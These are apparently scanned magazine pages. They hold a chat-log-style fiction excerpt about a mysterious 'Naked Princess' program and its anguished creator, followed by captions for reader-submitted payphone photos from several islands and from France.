Me: *Thanks. Sort of. That's a terrible picture.*

P@nic: *you don't have to tell me that. i know already. it's what it made.*

Me: ... *What?*

P@nic: *you're eloquent.*

Me: *Just trying to understand. You sent me this... why?*

P@nic: *like i told you before. because I trust you. because you asked.*

because

because

i need someone to talk to. i'm sick of running. of hiding this. it needs to be shut down.

Me: *I can help. FBI? Wikileaks? Anonymous torrent flag to your favorite news network?*

P@nic: *chillax. you're thinking too small. this isn't something to report.*

Me: *Then what?*

P@nic: *this is something to contain.*

In a slow realization, I remembered the other file P@nic had sent me, the file I'd glanced at so briefly before giving my attention to the picture. It was tiny - just a few hundred kilobytes - and contained what looked like thousands of pages of gibberish. Even outside of presidential debates, I'd seen this kind of gibberish before. Unless the file was completely corrupted, something else was happening.

Encryption.

The file could be an encrypted version of something else. Something that needed to be kept hidden. Something more dangerous or more disturbing than what I'd just looked at. P@nic had said "it needs to be shut down." Hardly the language I'd use if I were trying to delete a file of a picture.

Me: *What exactly did you give me? The picture isn't the important thing here, is it? The other file...*

P@nic: *mister information technology private eye, it's about time. you're getting it now, aren't you! the naked princess isn't a picture. it never was. the picture is output. it's designed. i created it. i need to stop it.*

the naked princess is a program.

I was stunned at the revelation. The "naked princess" picture I thought I'd been tracking all this time had been just a hint at the true source of the problem. I felt idiotic that I hadn't realized, that I hadn't been able to get to this conclusion earlier. I felt stupid and ashamed at my own incompetence. Ten seconds later, I felt even worse.

P@nic: *i have to go. help me. help.*

Me: *Wait! Just wait. More questions!*

P@nic: *i can't do this. too many tears on the keyboard.*


P@nic killed the connection. I stared at the disconnect status indicator for a moment, thinking hard.

If the Naked Princess picture was just output, it meant that the program itself was the cause. Why the picture itself affected some people differently than others wasn't as important now. I'd get to that later. Or even better, maybe what I was about to do would lead to more answers. I reopened the encrypted file, what I now realized was the true "Naked Princess." It was a program that somehow was able to generate some truly terrible images. The how and why I had to have answers for, and given what was in front of me, I'd get my answers.

I had to figure out how this program worked. I had to run it, and learn it.

Then I would kill the Naked Princess.


Island Payphones



Taiwan. Seen in the Maokong District of Tapei, this payphone, like all in this city, is also a free Wi-Fi hotspot.

Photo by Matt Ranostay


Island Payphones



Tahiti. It may look like a painting, but we can assure you this phone is very real and functional.

Photo by nfltr8


Island Payphones



Japan. This phone was found on the country's largest island of Honshu on the road side of Nagano Prefecture and it's still in pristine condition.

Photo by RayD


Island Payphones



Fiji. Discovered on Taveuni Island, this phone looks like it's prepared to attack anyone who offends it in any way.

Photo by Daniel Eather


Free Payphones



France. This free phone was found at the bottom of Mont Salève. It looks as if its dialing options are a bit limited.

Photo by Jonathan Dumont

